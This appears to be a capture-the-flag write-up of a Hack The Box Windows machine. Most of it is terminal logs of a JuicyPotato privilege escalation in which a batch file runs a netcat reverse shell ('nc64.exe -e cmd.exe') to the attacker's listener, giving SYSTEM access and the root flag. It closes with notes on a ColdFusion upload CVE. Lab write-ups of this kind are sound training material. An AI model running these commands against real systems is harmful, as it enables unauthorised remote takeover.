
```
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

p:
p:

dir
dir
 Volume in drive P has no label.
 Volume Serial Number is ABCD-EFAA

 Directory of P:\

13/02/2022  01:40    <DIR>          .
12/02/2022  11:46    <DIR>          ..
07/12/2021  01:35           347.648 JuicyPotato.exe
12/02/2022  11:47    <DIR>          juicy-potato
               1 File(s)        359.936 bytes
               3 Dir(s)  15.207.469.056 bytes free

copy JuicyPotato.exe C:\Temp
copy JuicyPotato.exe C:\Temp
        1 file(s) copied.

c:
c:

cd ..
cd ..

cd ..
cd ..

cd ..
cd ..

cd Temp
cd Temp

dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Temp

14/02/2022  09:40    <DIR>          .
14/02/2022  09:40    <DIR>          ..
07/12/2021  01:35           347.648 JuicyPotato.exe
14/02/2022  08:08               204 wget.ps1
11/02/2022  11:20            35.766 winPEAS.bat
               3 File(s)        383.618 bytes
               2 Dir(s)   1.429.876.736 bytes free

C:\Temp>
[0] 0:openvpn  1:rlwrap* 2:python-                                  "rlwrap nc -nlvp 1234" 17:42 12-Feb-22
```

In order to privilege escalate with juicypotato.exe we need to create a .bat file in our TEMP directory that has the following contents in order to call our reverse shell listener on port 9003 and gain SYSTEM rights on Jerry.


```
C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 9003
```



```
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

cd C:\Temp
cd C:\Temp

dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Temp

14/02/2022  10:01    <DIR>          .
14/02/2022  10:01    <DIR>          ..
13/02/2022  01:57             1.580 GetCLSID.ps1
07/12/2021  01:35           347.648 JuicyPotato.exe
13/02/2022  02:01            59.392 nc64.exe
14/02/2022  08:08               204 wget.ps1
11/02/2022  11:20            35.766 winPEAS.bat
               5 File(s)        444.590 bytes
               2 Dir(s)   1.433.014.272 bytes free

echo "C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 1235" >> priv.ps1
echo "C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 1235" >> priv.ps1

type priv.ps1
type priv.ps1
"C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 1235"

powershell -executionpolicy bypass -file GetCLSID.ps1 > clsid.txt
powershell -executionpolicy bypass -file GetCLSID.ps1 > clsid.txt


dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Temp

14/02/2022  10:10    <DIR>          .
14/02/2022  10:10    <DIR>          ..
14/02/2022  10:10               396 clsid.txt
13/02/2022  01:57             1.580 GetCLSID.ps1
07/12/2021  01:35           347.648 JuicyPotato.exe
13/02/2022  02:01            59.392 nc64.exe
14/02/2022  10:07                49 priv.ps1
14/02/2022  08:08               204 wget.ps1
11/02/2022  11:20            35.766 winPEAS.bat
               7 File(s)        445.035 bytes
               2 Dir(s)   1.431.965.696 bytes free

C:\Temp>
[0] 0:openvpn  1:rlwrap* 2:python- 3:rlwrap                         "rlwrap nc -nlvp 1234" 18:15 12-Feb-22
```




```
[-] CreateProcessWithTokenW Failed to create proc: 193

[-] CreateProcessAsUser Failed to create proc: 193

juicypotato.exe -p C:\Temp\priv.ps1 -l 9003 -t * -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
juicypotato.exe -p C:\Temp\priv.ps1 -l 9003 -t * -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 9003
....
[+] authresult 0
{e60687f7-01a1-40aa-86ac-db1cbf673334};NT AUTHORITY\SYSTEM

[-] CreateProcessWithTokenW Failed to create proc: 193

[-] CreateProcessAsUser Failed to create proc: 193

juicypotato.exe -p C:\Temp\priv2.ps1 -l 9003 -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
juicypotato.exe -p C:\Temp\priv2.ps1 -l 9003 -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 9003
....
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM

[-] CreateProcessWithTokenW Failed to create proc: 193

[-] CreateProcessAsUser Failed to create proc: 193

juicypotato.exe -p C:\Temp\priv2.ps1 -l 9003 -t * -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
juicypotato.exe -p C:\Temp\priv2.ps1 -l 9003 -t * -c {e60687f7-01a1-40aa-86ac-db1cbf673334}
Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 9003
....
[+] authresult 0
{e60687f7-01a1-40aa-86ac-db1cbf673334};NT AUTHORITY\SYSTEM

[-] CreateProcessWithTokenW Failed to create proc: 193

[-] CreateProcessAsUser Failed to create proc: 193

echo C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 9003 >> esc.bat
echo C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 9003 >> esc.bat

type esc.bat
type esc.bat
C:\Temp\nc64.exe -e cmd.exe 10.10.14.11 9003

juicypotato.exe -p C:\Temp\esc.bat -l 9003 -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
juicypotato.exe -p C:\Temp\esc.bat -l 9003 -t * -c {9B1F122C-2982-4e91-AA8B-E071D54F2A4D}
Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 9003
....
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK

C:\Temp>
[0] 0:openvpn  1:rlwrap* 2:python  3:rlwrap-                    "rlwrap nc -nlvp 1234" 18:28 12-Feb-22
```



```
┌(Message from Kali developers)
│
│ We have kept /usr/bin/python pointing to Python 2 for backwards
│ compatibility. Learn how to change this and avoid this message:
│ ⇒ https://www.kali.org/docs/general-use/python3-transition/
│
└(Run “touch ~/.hushlogin” to hide this message)
┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11                    ✔  17:43
└ rlwrap nc -nlvp 1235
listening on [any] 1235 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.11] 62989



t`Rz]+H``Rz,l@E
whoami

whoami

┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11                  1 ↵  17:55
└ rlwrap nc -nlvp 1235
listening on [any] 1235 ...

┌ 192.168.101.144  root@kali  /home/kali/Desktop/HTB/10.10.10.11                  1 ↵  18:20
└ rlwrap nc -nlvp 9003
listening on [any] 9003 ...
connect to [10.10.14.11] from (UNKNOWN) [10.10.10.11] 63190
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>
[0] 0:openvpn  1:rlwrap- 2:python  3:rlwrap*                    "rlwrap nc -nlvp 9003" 18:29 12-Feb-22
```

Using our SYSTEM access rights on Jerry after our privilege escalation method we gain the root flag from the Desktop directory.



```
07/11/2007  08:00             1.110 globdata.ini
07/11/2007  08:44           855.040 install.exe
07/11/2007  08:00               843 install.ini
07/11/2007  08:44            75.280 install.res.1028.dll
07/11/2007  08:44            95.248 install.res.1031.dll
07/11/2007  08:44            90.128 install.res.1033.dll
07/11/2007  08:44            96.272 install.res.1036.dll
07/11/2007  08:44            94.224 install.res.1040.dll
07/11/2007  08:44            80.400 install.res.1041.dll
07/11/2007  08:44            78.864 install.res.1042.dll
07/11/2007  08:44            74.768 install.res.2052.dll
07/11/2007  08:44            95.248 install.res.3082.dll
14/07/2009  05:20    <DIR>          PerfLogs
26/12/2017  12:13    <DIR>          Program Files
14/07/2009  07:06    <DIR>          Program Files (x86)
14/02/2022  10:25    <DIR>          Temp
22/03/2017  09:00    <DIR>          Users
07/11/2007  08:00             5.686 vcredist.bmp
07/11/2007  08:50         1.927.956 VC_RED.cab
07/11/2007  08:53           242.176 VC_RED.MSI
09/04/2017  08:08    <DIR>          Windows
              25 File(s)    385.919.417 bytes
               7 Dir(s)   1.428.750.336 bytes free

whoami
whoami
nt authority\system

cd Users
cd Users

cd Administrator
cd Administrator

cd Desktop
cd Desktop

dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 5C03-76A8

 Directory of C:\Users\Administrator\Desktop

22/03/2017  09:02    <DIR>          .
22/03/2017  09:02    <DIR>          ..
22/03/2017  09:02                32 root.txt
               1 File(s)             32 bytes
               2 Dir(s)   1.428.750.336 bytes free

type root.txt
type root.txt
ce65ceee66b2b5ebaff07e50508ffb90
C:\Users\Administrator\Desktop>
[0] 0:openvpn  1:rlwrap- 2:python  3:rlwrap*                          "rlwrap nc -nlvp 9003" 18:29 12-Feb-22
```

Lessons Learned

Exploit used:

```
https://repo.theoremforge.com/pentesting/tools/-/blob/50ef88fdcdf8fac7cc0

CVE-2009-2265 ColdFusion 8.0.1 File Upload Vuln
```

Things to note:

```
You can set metasploit LPORT to an interface such as "eth0" instead
of running "ip a" each  time to get ip

Set LPORT to BurpSuite to see what exploit does if it fails the first tim
and set Redirect in BurpSuite Proxy settings
```